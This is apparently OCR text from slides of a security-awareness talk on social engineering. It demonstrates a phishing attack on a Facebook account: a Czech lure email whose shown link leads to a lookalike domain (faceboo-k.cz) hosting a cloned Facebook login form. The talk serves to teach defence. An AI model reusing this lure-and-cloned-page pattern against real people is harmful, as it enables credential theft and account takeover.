


Social engineering and hacking

with a 70% success rate

Lovely Saturday Morning


Imagine your whole customer database just leaked.

Imagine your whole customer database just leaked.

GDPR

nightmare

Simple sending just one email.


LastPass
HACKED
HACKED
HACKED
HACKED
slack
HACKED
HACKED

Why am I doing this?


THIS IS NOT
A MANUAL
FOR HACKING
ANYONE

2

Stories

Gain access to Facebook account

novak.twisto@seznam.cz



Video - DJové dnešní doby


Jan Novák

to me

6:00 PM (2 minutes ago)

Viděl už jsi tohle video? :D https://www.facebook.com/ZabavnaVidejka/posts/864919353588188

NOVAK.TWISTO@SEZNAM.CZ



Video - DJové dnešní doby

Jan Novák

to me

6:00 PM (2 minutes ago)

Czech ▾ > English ▾ Translate message
Turn off for: Czech ×

Viděl už jsi tohle video? :D https://www.facebook.com/ZabavnaVidejka/posts/864919353588188

Click here to Reply or Forward

Vítejte na Facebooku – zaregis ×
Lukas

http://www.faceboo-k.cz/ZabavnaVidejka/posts/9481249867341/

facebook
E-mail/telefon
Heslo
Přihlásit se
□ Zůstat přihlášen(a)
Zapomněli jste své heslo?

Facebook vám pomáhá navázat kontakt s lidmi ve vašem životě a sdílet s nimi své příspěvky.

Zaregistrovat se

Facebook byl, je a bude zdarma.

Jméno
Příjmení
E-mail nebo číslo mobilního telefonu
Zadejte e-mail nebo číslo mobilu znovu
Nové heslo

Datum narození

Den
Měsíc
Rok
Proč musím uvést svoje datum narození?
○ Žena ○ Muž

